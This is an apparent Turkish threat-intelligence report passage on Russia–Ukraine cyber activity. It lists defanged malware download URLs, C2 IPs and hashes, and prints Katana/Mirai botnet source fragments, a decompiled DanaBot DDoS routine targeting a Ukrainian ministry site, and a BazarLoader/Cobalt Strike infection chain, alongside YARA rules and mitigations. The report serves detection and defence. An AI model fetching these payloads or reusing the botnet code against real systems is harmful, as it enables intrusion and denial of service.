e8207e8c31a8613112223d126d4f12e7a5f8caf4acaaf40834302ce49f37cc9c e9a858127f5f6e5e0e94ed655a2bf9ed228f87bc99d9b12113e27dcc84be3909 ebbf30e06de3a25f76cf43c72c521d14a27053e4d9be566b41f50c41bea3a7a9 ec3c0afccfef11f753a408c859d98bbba4841e87f7f1a48573270c0d82252b03 ec62c984941954f0eb4f3e8baee455410a9dc0deb222360d376e28981c53b1a0 ec8868287e3f0f851ff7a2b0e7352055b591a2b2cb1c2a76c53885dee66562dc f24ee966ef2dd31204b900b5c7eb7e367bc18ff92a13422d800c25dbb1de1e99 f2bdde99f9f6db249f4f0cb1fb8208198ac5bf55976a94f6a1cebfb0d6c30551 f4a56c86e2903d509ede20609182fbe001b3a3ca05f8c23c597189935d4f71b8 f58c41d83c0f1c1e8c1c3bd99ab6deabb14a763b54a3c5f1e821210c0536c3ff fa1bc7d6f03a49af50f7153814a078a32f24f353c9cb2b8e3f329888f2b37a6e fad2e8293cf38eec695b1b5c012e187999bd94fbcad91d8f110605a9709c31b3 ff07325f5454c46e883fefc7106829f75c27e3aaf312eb3ab50525faba51c23c ffad5217eb782aced4ab2c746b49891b496e1b90331ca24186f8349a5fa71a28
URL	1000018[.]xyz/soft-2/280421-z1z.exe 1000018[.]xyz/soft/220421.exe 1000020[.]xyz/soft/230421.exe

	1221[.]site/15858415841/0407.exe 1221[.]site/1806.exe 15052021[.]space/2405.exe 150520212[.]space/0404.exe 185.244.41[.]109:8080/upld/ 1924[.]site/soft/09042021.exe 194.147.142[.]232:8080/upld/ 194.147.142[.]232:8080/upld/ 2215[.]site/240721-1.msi 31.42.185[.]63:8080/upld/ 32689657[.]xyz/putty5482.exe 32689658[.]xyz/putty5410.exe 45.146.164[.]37:8080/upld/ 45.146.165[.]91:8080/upld/ 68468438438[.]xyz/soft/win230321.exe 8003659902[.]space/wp-adm/gate.php baiden00[.]ru/def.bat baiden00[.]ru/win21st.txt baiden00[.]ru/wininst.exe bit[.]ly/36fee98 bit[.]ly/3qpy7Co cdn.discordapp[.]com/attachments/853604584806285335/854020189522755604/1406.exe cdn.discordapp[.]com/attachments/908281957039869965/908282786216017990/AdobeAcrobatUpdate.msi cdn.discordapp[.]com/attachments/908281957039869965/908310733488525382/AdobeAcrobatUpdate.exe cdn.discordapp[.]com/attachments/908281957039869965/911202801416282172/AdobeAcrobatReaderUpdate.exe cdn.discordapp[.]com/attachments/908281957039869965/911383724971683862/21279102.exe cdn.discordapp[.]com/attachments/932413459872747544/932976938195238952/loader.exe cdn.discordapp[.]com/attachments/932413459872747544/938291977735266344/putty.exe eumr[.]site/load4849kd30.exe eumr[.]site/load74h74830.exe eumr[.]site/up74987340.exe main21[.]xyz/adm2021/gate.php mohge[.]xyz/install.exe name1d[.]site/123/index.exe name1d[.]site/def02.bat name4050[.]com:8080/upld/9C9C2F98 orpod[.]ru/def.exe orpod[.]ru/putty.exe smm2021[.]net/load2022.exe smm2021[.]net/upload/antidef.bat smm2021[.]net/upload/Nvlaq.jpeg smm2021[.]net/wp-adm/gate.php stun[.]site/42348728347829.exe update-0019992[.]ru/testcp1/gate.php update0019992[.]ru/exe/update-22.exe update0019992[.]ru/gate.php update3d[.]xyz/ webleads[.]pro/public/readerdc_ua_install.exe www.baiden00[.]ru/win21st.txt www.update0019992[.]ru/exe/update-22.exe cdn.discordapp[.]com/attachments/908281957039869965/908310733488525382/AdobeAcrobatUpdate.exe cutt[.]ly/1bR6rsQ mohge[.]xyz/install.exe mohge[.]xyz/install.txt stun[.]site/zepok101.exe superiortermpapers[.]org/public/WindowsDefender-UA.exe
Domainler	000000027[.]xyz

	001000100[.]xyz= 1000018[.]xyz 1000020[.]xyz 1020[.]site 1221[.]site 15052021[.]space 150520212[.]space 1833[.]site 1924[.]site 2055[.]site 2215[.]site 2330[.]site 3237[.]site 32689657[.]xyz 32689658[.]xyz 68468438438[.]xyz 8003659902[.]site 8003659902[.]space 9348243249382479234343284324023432748892349702394023[.]xyz baiden00[.]ru buking[.]site coronavirus5g[.]site eumr[.]site main21[.]xyz mohge[.]xyz name1d[.]site name4050[.]com orpod[.]ru smm2021[.]net stun[.]site update-0019992[.]ru update0019992[.]ru update3d[.]xyz www.baiden00[.]ru www.lywdm[.]com www.update0019992[.]ru

7.3 Tedbir

Alınabilecek Önlemler	[1] Makro komut dosyalarının devre dışı bırakılması [2] Spam filtreleme [3] Oltalama saldırılarına karşı olarak çalışanlara eğitim verilmesi [5] Olay müdahalesi planı [6] Yama yönetimi [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [21] Kayıt defteri izinlerinin sınırlanması [22] Denetim [23] İşletim sistemi konfigürasyonu [24] Dosya ve dizin izinlerininin kısıtlanması

8 DDOS Saldırıları

Rusya ve Ukrayna arasında yakın zamanda meydana gelen gerilim, saldırgan grupların taraflara ait kritik altyapılara yönelik (askeri, finansal enstitüler, hükümet odakları gibi) DDOS saldırılarının yoğunlaşmasına neden olmuştur. Yapılan araştırmalar incelendiğinde, 360NetLab verilerine göre 12 Şubat tarihinden itibaren saldırıların yoğunluğunun ve boyutunun arttığı, 16 Şubat tarihinde ise NTP amplifikasyon ve UDP/STD/OVH Flood saldırılarının yoğun şekilde gündeme geldiği gözlemlenmektedir. Bu saldırıların haricinde yapılan DDOS saldırılarının büyük çoğunluğu

bot ağı tabanlıdır. Şu ana kadar 5 farklı bot ağının (Mirai, Gafght, İrcbot, Ripprbot, moobot) saldırılarda faaliyetleri tespit edilmiştir.

15-16 Şubat tarihlerinde bazı Ukrayna bankalarının, hükumet ve askeri web sitelerinin DDOS saldırılarının hedefi olduğu görülmüştür. Çeşitli ulusal makamlardan yapılan açıklamalarda bu saldırılar Rus GRU teşkilatı ile ilişkilendirilmiştir. Saldırıya uğrayan web adresleri saatler içerisinde tekrar kullanıma açılmıştır. Bu süreçte yaşanan hizmet kesintisi ATM müşterilerini ve web sayfa kullanıcılarını etkilemiştir. Saldırıların toplum düzeyinde panik etkisini arttırmak amacıyla Ukrayna halkının telefonlarına sahte SMS iletileri gönderilmiştir. Ukranian Computer Emergency Response Team (CERT) tarafından yayınlanan rapora göre saldırıların etkisini maksimize etmek için başka şüpheli aktivitelerin de DDOS saldırıları ve SMS mesajlarıyla eş zamanlı gerçekleştirildiği belirtilmiştir. Ukrayna *.gov.ua uzantısına sahip DNS adreslerine yapılan DDOS saldırıları ve Privatbank IP uzayına yönelik ağda trafik yönlendirmesini sabote etme amaçlı BGP Hijacking saldırıları bu dönemde gerçekleşen DDOS saldırılarına örnek olarak verilebilir.

Saldırılar analiz edildiğinde saldırıları kaynağının 5.182.211[.]5 C2 IP adresine sahip bir Mirai bot ağı olduğu görülmüştür (Ukrainian CERT, 360NetLab ve BadPackets, 2022). Detayları Şekil 16 ve Şekil 17'de verilen iki zararlı kod parçacığının komuta control sunucusu olarak belirtilen IP adresi ile iletişim kurduğu gözlemlenmiştir.

8.1 IOC Bilgileri

Dosya İsimleri	KKveTTgaAAsecNNaaaa.mips, a2b1d5g2e5t8vc.elf
IP Adresleri	5.182.211.5
Hash Değerleri	82c426d9b8843f279ab9d5d2613ae874d0c359c483658d01e92cc5ac68f6ebcf 978672b911f0b1e529c9cf0bca824d3d3908606d0545a5ebbeb6c4726489a2ed
URL	http://5.182.211[.]5/rip.sh

Dosya adları Mirai'nin geliştirilmiş DDOS becerilerine sahip bir varyantı olan Katana adlı bir bot ağı ile örtüşmektedir. Bu ilişki aşağıda verilen Katana kaynak kodunda görülebilmektedir.

```
import subprocess, sys, urllib
ip = urllib.urlopen('http://api.ipify.org').read()
exec_bin = "loudscream"
exec_name = "ssh.vegasec"
bin_prefix = "KKveTTgaAAsecNNaaaa."
bin_directory = "z0l1mxjm4mdl4jjfjf7sb2vdmv"
archs = [
"x86",                          #1
"mips",                         #2
...
]

...

print("\033[0;31mCreating your payload.")
run('echo "#!/bin/bash" > /var/lib/tftpboot/ohsitsvegawellrip.sh')
run('echo "ulimit -n 1024" >> /var/lib/tftpboot/ohsitsvegawellrip.sh')
run('echo "cp /bin/busybox /tmp/" >> /var/lib/tftpboot/ohsitsvegawellrip.sh')
```

Şekil 16 Katana Botnet Kaynak Kodu [19]

```
#define EXEC_QUERY "/bin/busybox VGA"
#define EXEC_RESPONSE "VGA: applet not found"

#define FN_DROPPER "z916"
#define FN_BINARY ".a2b1d5g2e5t8vc"
```

Şekil 17 Katana Botnet Kaynak Kodu2 [19]

Saldırılar tam olarak amacına ulaşmamış olsa da birkaç metodun kombine edilmiş olması çoğu DDOs saldırısına kıyasla

bu saldırının karmaşıklığını göstermektedir. Ukrayna dijital dönüşüm bakanı Mykhailo Fedorov bu saldırıların arkasındaki amaçtan bahsederken "Bu saldırıların benzeri daha önce görülmemiştir. Öncesinde iyice hazırlanılmış ve hedefi destabilizasyona uğratmaya, ülke genelinde panik ve kaos oluşturmak amaçlanmıştır." ifadelerini kullanmıştır.

8.2 Yara Kuralları

```
rule Ddos_Linux_Katana {
   meta:
     description = "Detects Mirai variant named Katana"
     date = "2022-02-19"
     license = "Apache License 2.0"
     hash = "82c426d9b8843f279ab9d5d2613ae874d0c359c483658d01e92cc5ac68f6ebcf"
   strings:
     $ = "[http flood] fd%d started connect"
     $ = "Failed to set IP_HDRINCL. Aborting"
     $ = "[OVH] DDoS Started"
     $ = "[vega/table] tried to access table.%d but it is locked"
     $ = "Cannot send DNS flood without a domain"
   condition:
     all of them
           }
```

Yapılan saldırıların arasından Ukrayna'lı bir hükumet yetkilisi tarafından ITArmyOfUkraine adında bir sivil insiyatif başlatılmış, dünya ve ulusal çapta gönüllülerin Rus adreslerine düzenlenen DDOS saldırılarına destek vermeleri istenmiştir. İnsiyatif iletişimini telegram adlı bir mesajlaşma platformu aracılığıyla sağlamakta ve katılımcılarına DDOS saldırılarının nasıl yapılacağına dair eğitimler verilmekte ve bu saldırıların yapılacağı Rus hedefler belirlenmektedir. Ayrıca Ukrayna taraftarları olduğu düşünülen kişi veya kişiler tarafından çeşitli web siteleri açılmış (https://cyber-ukraine[.]com/), bu web sitelerini ziyaret edenlerin bilgisayarlarını kullanarak sitede çalışan bir script sayesinde sadece sekmeyi açık tutarak Rusya'ya yapılan saldırılara destek vermeleri istenmiştir.
Rusya bu saldırıların sonucunda 1 Mart tarihinde 17.576 IP adresi ve 166 domain içeren bir liste yayınlamış, bu listedeki adreslerin Rusya ağ altyapısına yönelik DDOS saldırılarının failleri olduklarını öne sürmüştür.

İki ülke arasındaki saldırılarda ayrıca ilk olarak 2018 yılında tespit edilen DanaBot'un faaliyetleri tespit edilmiştir. DanaBot, saldırganların malware-as-a-service olarak kullandıkları bir platformdur. 2 Mart 2022 tarihinde bir DanaBot saldırganı tarafından Ukrayna savunma bakanlığının webmail sunucusuna HTTP tabanlı bir DDOS saldırısı yapılmıştır.

```
1  int ddos_thread()
2  {
3    int result; // eax
4    unsigned int v1[3]; // [esp-Ch] [ebp-Ch] BYREF
5    int savedregs; // [esp+0h] [ebp+0h] BYREF
6
7    v1[2] = &savedregs;
8    v1[1] = &loc_41A0D6;
9    v1[0] = NtCurrentTeb()->NtTib.ExceptionList;
10   __writefsdword(0, v1);
11   while ( !g_stop_flag )
12     http_get_request(L"https://post.mil.gov.ua/");
13   --g_thread_count;
14   result = 0;
15   __writefsdword(0, v1[0]);
16   return result;
17 }
```

Şekil 18 Koda Gömülü DDOS Hedef Adresi

8.3 IOC Bilgileri

IP Adresleri	5.9.224[.]217 23.106.122[.]14 192.236.161[.]4
Hash	b61cd7dc3af4b5b56412d62f37985e8a4e23c64b1908e39510bc8e264ebad700


Değerleri	7ea65c1cb2687be42f427571e3223e425d602d043c39f690d0c3c42309aff513
URL	ockiwumgv77jgrppj4na362q4z6flsm3uno5td423jj4lj2f2meqt6ad[.]onion

8.4 Tedbir

Alınabilecek Önlemler	[1] Makro komut dosyalarının devre dışı bırakılması [6] Yama yönetimi [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [22] Denetim [25] Monlisti devre dışı bırakılması [26] Kaynak IP doğrulaması yapılarak spoof'lanmış paketlerin ağı terketmesi engellenmesi [27] UDP Flood [28] Limit Yapılandırmaları [29] Kara-Beyaz Liste [30] SYN Cookie, SYN Proxy [31] İnternet Servis Sağlayıcı [32] DDOS Koruma Cihazları [33] Maksimum Oturum Sayısı [34] WEB Sunucu DOS Koruma Modülleri

9 BazarLoader

İlk olarak 2020'de görülmeye başlanan Bazarloader, Windows tabanlı kötü amaçlı yazılımdır. Bazarloader, sızdığı sisteme arka kapı erişimi sağlayarak Cobalt Strike aracı ile yönetilmesini amaçlamaktadır. Ryuk, Conti ve Zeppelin gibi yüksek profilli fidye yazılımı grupları da dahil olmak üzere ikinci aşama kötü amaçlı yazılımlar için bir dağıtım mekanizması görevi görmektedir. BazarLoader ile ele geçirilen sistemler içerisinde Cobalt Strike ile yanal hareket ve keşif çalışmaları yapılarak fidye yazılımlarının ağ içerisinde yayılması amaçlanabilmektedir.
Oldukça yaygın kullanılan BazarLoader zararlı yazılımı, sahte e-postalar, telefon tabanlı saldırılar veya sahte film sitesindeki eklentilerden sisteme bulaşabilir. Bunlar dışında VLC medya ve TeamViewer gibi yaygın olarak kullanılan uygulamaların içerisine gömülerek sahte indirme siteleri aracılığıyla sistemlere zararlı yazılımlar bulaştırıldığı da gözlemlenmiştir.
Telefon ile yapılan aramalara "**BazarCall"** ismi verilmiştir. Bu yöntemde email atılan kurbanlar aynı zamanda telefon ile aranılarak mail ekinin sistemlerde çalıştırmasını istemektedir. Sosyal mühendislik yöntemleri kullanılarak çağrı merkezi taklidi yapılarak kurban bilgisayarların ele geçirilmesi sağlanabilir.



Şekil 19 Zararlı Excel Dosyası[22]

BazarLoader yazılımı, kurbanları kandırmak için genellikle kilitli bir Excel şablonu göndermektedir. Bazı durumlarda Word gibi diğer Office şablonlarının da saldırılar sırasında kullanıldığı tespit edilmiştir. Kilidi açmak isteyen kurbanlar makroları etkinleştirmeleri gerekmektedir. Makro etkinleştirildikten sonra içerisindeki mshta.exe çalışarak uzak sunucudan Cobalt Strike dll dosyası çekmektedir.

Şekil 20 Uzak Sunucu İsteği

"C:\Users\[username]\tru.dll" dizinine ".dll" dosyası indirilere rundll32 ile çalıştırılmaktadır. DLL, bir BazarLoader EXE dosyasını oluşturmak için tasarlanmıştır. "C:\ProgramData" veya kullanıcının "AppData\Roaming" dizini altında exe oluşturularak sistemde Cobalt Strike aracı yardımıyla çeşitli saldırı teknikleri kullanılabilmektedir. Son aşama olarak kayıt defteri üzerinde kalıcılık sağlanarak sistem ele geçirilmektedir.

Kalıcılık sağlamak için kullanılan registry yolu:

"HKCU\Software\Microsoft\Windows\CurrentVersion\Run"

9.1 IOC Bilgileri

Dosya İsimleri	130486.xlsb, 130486.dot, 130486.pgj, require-11.21.doc, C9C0.dll, FBE4.dll, new.xlsb, tru.dll, kibuyuink.exe
IP Adresleri	47.91.77[.]83 8.209.65[.]249 8.209.92[.]183 8.209.75[.]180 8.211.4[.]26 8.211.6[.]4 8.209.67[.]183 47.91.74[.]88 176.111.174[.]60 3.101.83[.]191 54.185.61[.]176 185.158.251[.]101 45.41.204[.]156 109.230.199[.]106 194.38.20[.]12 194.76.227[.]89 193.235.207.181
Hash Değerleri	9663dc275239aa93ceccedae7a0d54e10def18dd177d231264a323a4175a23d4 db53f42e13d2685bd34dbc5c79fad637c9344e72e210ca05504420874e98c2a6 2632c0cc222a6d436b50a418605a7bd4fa8f363ab8d93d10b831cdb28a2ac1bc f3b5cf1e40aed4567a8996cf107285907d432b4bc8cc3d0b46aae628813d82d4 1a54dd6aee27d1d9ba7f7f363e137bd5134989a5b2a350d3dab0299bee6755b8 7883df070b501cf6d4f167ac030820d2fa5d90bd6f48b7feacbe17e612e0475b e09fa5be06248ef49fae8fc387b604c95b1bb93b871b2527d344b159f5cccfb6 cee3128442b86e3dbc117fe491739c3a21dcd8bd813b2eec8321c59af7537081 9368f92222c18019b0b25251c6cdd1d6bd05b46b2f02721ce5a32ffce5e08959 9bb19afbb65c8abb2e2ccdbcf455b21a9a531ab56ef955ff81f2d1d12a40da76 4d1ba7c3d9cf95d861266734c00defbb10d3aae10aae1380029976a340a9e270
URL	urbancinema[.]net bravomovies[.]net bvcinema[.]net hxxps://18.237.242[.]195/g1_262/bt_64_g1_262 hxxp://noise1[.]xyz/campo/n/o hxxp://whynt[.]xyz/campo/w/w hxxp://veso2[.]xyz/campo/r/r1 hxxp://about2[.]xyz/campo/a/a1 hxxp://basket2[.]xyz/campo/u/u1 hxxp://dance4[.]xyz/campo/d8/d9 hxxp://glass3[.]xyz/campo/gl/gl3 hxxp://idea5[.]xyz/campo/id/id8 hxxp://keep2[.]xyz/campo/jl/jl7

9.2 Yara Kuralları

```
rule MAL_BazarLoader_Oct_2021_1 {
   meta:
      date = "2021-10-30"
      hash1 = "0ba7554e7d120ce355c6995c6af95542499e4ec2f6012ed16b32a85175761a94"
      hash2 = "2b29c80a4829d3dc816b99606aa5aeead3533d24137f79b5c9a8407957e97b10"
      tlp = "white"
      adversary = "-"
   strings:
      $s1 = { 48 8b 44 24 60 c6 80 38 01 00 00 01 48 8b 44 24 60 c6 80 39 01 00 00 02 48 8b 44 24 60 c7 40 5c 03 00 00 00 b8
60 00 00 00 48 6b c0 00 48 8b 4c 24 60 48 03 41 68 48 89 44 24 20 48 8b 44 24 20 c7 00 01 00 00 00 48 8b 44 24 20 c7 40 08
02 00 00 00 48 8b 44 24 20 c7 40 0c 02 00 00 00 48 8b 44 24 20 c7 40 10 00 00 00 00 48 8b 44 24 20 c7 40 14 00 00 00 00 48
8b 44 24 20 c7 40 18 00 00 00 00 b8 60 00 00 00 48 6b c0 01 48 8b 4c 24 60 48 03 41 68 48 89 44 24 20 48 8b 44 24 20 c7 00
22 00 00 00 48 8b 44 24 20 c7 40 08 01 00 00 00 48 8b 44 24 20 c7 40 0c 01 00 00 00 48 8b 44 24 20 c7 40 10 01 00 00 00 48
8b 44 24 20 c7 40 14 01 00 00 00 48 8b 44 24 20 c7 40 18 01 00 00 00 b8 60 00 00 00 48 6b c0 02 48 8b 4c 24 60 48 03 41 68
48 89 44 24 20 48 8b 44 24 20 c7 00 23 00 00 00 48 8b 44 24 20 c7 40 08 01 00 00 00 48 8b 44 24 20 c7 40 0c 01 00 00 00 48
8b 44 24 20 c7 40 10 01 00 00 00 48 8b 44 24 20 c7 40 14 01 00 00 00 48 8b 44 24 20 c7 40 18 01 }
      $s2 = { 48 8b 44 24 50 48 8b 00 c7 40 28 10 00 00 00 48 8b 44 24 50 48 8b 00 b9 04 00 00 00 48 6b c9 00 48 8b 54 24
50 8b 92 18 01 00 00 89 54 08 2c 48 8b 44 24 50 48 8b 00 48 8b 4c 24 50 ff 10 48 8b 4c 24 50 e8 80 f8 ff ff 48 8b 4c 24 50 e8
c6 fe ff ff 48 8b 44 24 50 83 78 78 00 76 16 48 8b 44 24 50 83 78 74 00 76 0b 48 8b 44 24 50 83 78 7c 00 7f 1e 48 8b 44 24
50 48 8b 00 c7 40 28 21 00 00 00 48 8b 44 24 50 48 8b 00 48 8b 4c 24 50 ff 10 48 8b 44 24 50 48 8b 4c 24 50 8b 40 74 0f af
41 7c 89 44 24 24 8b 44 24 24 89 44 24 34 8b 44 24 24 39 44 24 34 74 1e 48 8b 44 24 50 48 8b 00 c7 40 28 48 00 00 00 48 8b
44 24 50 48 8b 00 48 8b 4c 24 50 ff 10 48 8b 44 24 38 c7 40 18 00 00 00 00 48 8b 4c 24 50 e8 0c fc ff ff 48 8b 4c 24 38 88 41
1c 48 8b 44 24 38 48 c7 40 20 00 00 00 00 48 8b 44 24 38 48 c7 40 28 00 00 00 00 48 8b 44 24 50 0f b6 40 62 85 c0 74 0d 48
8b 44 }
      $s3 = { 48 8b 84 24 c0 00 00 00 8b 80 64 01 00 00 39 44 24 30 0f 8d 82 00 00 00 48 63 44 24 30 48 8b 8c 24 c0 00 00 00
48 8b 84 c1 68 01 00 00 48 89 44 24 58 48 8b 44 24 38 48 8b 4c 24 58 8b 40 10 0f af 41 0c 48 8b 4c 24 58 48 63 49 04 48 8b
94 24 c0 00 00 00 48 8b 52 08 48 89 54 24 70 c6 44 24 20 00 4c 8b 44 24 58 45 8b 48 0c 44 8b c0 48 8b 44 24 38 48 8b 54 c8
70 48 8b 8c 24 c0 00 00 00 48 8b 44 24 70 ff 50 40 48 63 4c 24 30 48 89 84 cc 80 00 00 00 e9 5c ff ff ff 48 8b 44 24 38 8b 40
18 89 44 24 40 eb 0a 8b 44 24 40 ff c0 89 44 24 40 48 8b 44 24 38 8b 40 1c 39 44 24 40 0f 8d af 01 00 00 48 8b 44 24 38 8b
40 14 89 44 24 44 eb 0a 8b 44 24 44 ff c0 89 44 24 44 48 8b 84 24 c0 00 00 00 8b 80 88 01 00 00 39 44 24 44 0f 83 6e 01 00
00 c7 44 24 50 00 00 00 00 c7 44 24 30 00 00 00 00 eb 0a 8b 44 24 30 ff c0 89 44 24 30 48 8b 84 24 c0 00 00 00 8b 80 64 01
00 00 39 44 24 30 0f 8d e2 00 00 00 48 63 44 24 30 48 8b 8c 24 c0 00 00 00 48 8b 84 c1 68 01 00 00 48 89 44 24 58 48 8b 44
24 58 8b 4c 24 44 0f af 48 38 8b c1 89 44 24 60 c7 44 24 48 00 00 00 00 eb 0a 8b 44 24 48 ff c0 89 44 24 48 48 8b }
   condition:
      uint16(0) == 0x5A4D and filesize > 200KB and all of ($s*)
}
```

```
rule MAL_CobaltStrike_Oct_2021_1 {
   meta:
      description = "Detect Cobalt Strike implant"
      hash1 = "f520f97e3aa065efc4b7633735530a7ea341f3b332122921cb9257bf55147fb7"
      hash2 = "7370c09d07b4695aa11e299a9c17007e9267e1578ce2753259c02a8cf27b18b6"
      hash3 = "bfbc1c27a73c33e375eeea164dc876c23bca1fbc0051bb48d3ed3e50df6fa0e8"
      tlp = "white"
      adversary = "-"
   strings:
      $s1 = { 48 83 ec 10 4c 89 14 24 4c 89 5c 24 08 4d 33 db 4c 8d 54 24 18 4c 2b d0 4d 0f 42 d3 65 4c 8b 1c 25 10 00 00 00
4d 3b d3 f2 73 17 66 41 81 e2 00 f0 4d 8d 9b 00 f0 ff ff 41 c6 03 00 4d 3b d3 f2 75 ef 4c 8b 14 24 4c 8b 5c 24 08 48 83 c4 10
f2 c3 }
      $s2 = { 89 ?? 24 ?? 8b ?? 24 0c 89 ?? 24 ?? 8b ?? 24 ?? c1 ?? 0d 89 ?? 24 0c 48 8b ?? 24 10 89 ?? 24 [2] 8b ?? 24 10 }
      $s3 = { b8 10 00 00 00 48 89 45 ?? e8 [3] 00 48 29 c4 48 89 e0 48 8b 4d ?? 48 89 45 ?? 48 89 c8 e8 [3] 00 48 29 c4 48 89
e0 48 8b 4d ?? 48 89 45 ?? 48 89 c8 e8 [3] 00 48 29 c4 48 89 e0 48 8b 4d ?? 48 89 45 ?? 48 89 c8 e8 [3] 00 48 29 c4 48 89 e0
48 8b 4d ?? 48 89 45 ?? 48 89 c8 e8 [3] 00 48 29 c4 48 89 e0 48 8b 4d ?? 8b 55 f8 89 11 4c 8b 45 ?? 4c 8b 4d f0 4d 89 08 4c
8b 55 ?? 4c 8b 5d e8 4d 89 1a 48 8b 75 ?? 48 8b 7d e0 48 89 3e c7 00 ?? 00 00 00 48 8b 05 [3] 00 48 05 [2] 00 00 8b 19 4d 8b
00 4d 8b 32 48 8b 0e 48 83 ec 20 4c 89 f2 41 89 d9 ff d0 48 83 c4 20 ?? 45 }
      $s4 = { 48 83 ec 48 44 89 4c 24 44 4c 89 44 24 38 48 89 54 24 30 48 89 4c 24 28 c7 44 24 24 ?? 00 00 00 48 8b 05 [3] 00
48 05 [2] 00 00 44 8b 4c 24 44 4c 8b 44 24 38 48 8b 54 24 30 48 8b 4c 24 28 ff d0 90 48 83 c4 }
   condition:
      uint16(0) == 0x5A4D and filesize > 20KB and 3 of ($s*)
}
```

9.3 Tedbir

Alınabilecek Önlemler	[1] Makro komut dosyalarının devre dışı bırakılması [2] Spam filtreleme [3] Oltalama saldırılarına karşı olarak çalışanlara eğitim verilmesi

	[4] Reklam bloklama [7] Güvenlik Duvarları [8] Saldırı tespit veya önleme sistemleri (IDS / IPS) [9] Endpoint detection and response (EDR) [10] Parola politikaları [11] Çalıştırma önleme (Execution Prevention) [12] Antivirus/Antimalware [13] Kod İmzalama [14] Programların gereksiz özelliklerinin devre dışı bırakılması veya kaldırılması [17] Uç noktada davranış önleme [18] Ağ Sızma Önleme [20] Kullanıcı hesap yönetimi [21] Kayıt defteri izinlerinin sınırlanması [24] Dosya ve dizin izinlerininin kısıtlanması

10 Tehdit Aktörlerinin Kullandığı Kritik Zafiyetler

CVE Kodu	Başlık	CVSS Score
CVE-2015-2546	Win32k Bellek Taşması, Yetki Yükseltme Zafiyeti	6.9
CVE-2016-3309	Kernel-mode sürücüleri Win32k Yetki Yükseltme Zafiyeti	7.8
CVE-2017-0101	Transaction Manager kernel-mode Windows Yetki Yükseltme Zafiyeti	7.8
CVE-2018-8120	Win32k Yetki Yükseltme Zafiyeti	7.0
CVE-2018-13379	Fortinet Fortigate (FortiOS) Sistemi Dosya Sızıntısı Güvenli Yuva Katmanı (SSL) aracılığıyla Özel Olarak Hazırlanmış Köprü Metni Aktarım Protokolü (HTTP) Kaynak İstekleri (FG-IR-18-384) aracılığıyla Sanal Özel Ağ (VPN)	9.8
CVE-2019-0543	Windows Kimlik Doğrulama İstekleri Yetki Yükseltme Zafiyeti	7.8
CVE-2019-0841	Windows AppX Deployment Service (AppXSVC) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1064	Windows AppX Deployment Service (AppXSVC) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1069	Task Scheduler Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1129	Windows AppX Deployment Service (AppXSVC) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1130	Windows AppX Deployment Service (AppXSVC) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1215	ws2ifsl.sys (Winsock) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1253	Windows AppX Deployment Service (AppXSVC) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1315	Windows Hata Raporlama Yöneticisi Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1322	Windows Kimlik Doğrulama İstekleri Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1385	Windows AppX Deployment Service (AppXSVC) Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1388	Windows Sertifika Diyalog Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1405	Windows UPnP Servisi Yetki Yükseltme Zafiyeti	7.8
CVE-2019-1458	Win32k Yetki Yükseltme Zafiyeti	7.8

CVE-2019-2725	Oracle WebLogic Sunucusunda Uzaktan Kod Yürütme Güvenlik Açığı (Oracle Güvenlik Uyarısı Danışmanlığı – CVE-2019-2725)	9.8
CVE-2019-7609	Kibana Çoklu Güvenlik Açıkları (ESA-2019-01,ESA-2019-02,ESA-2019-03)	10
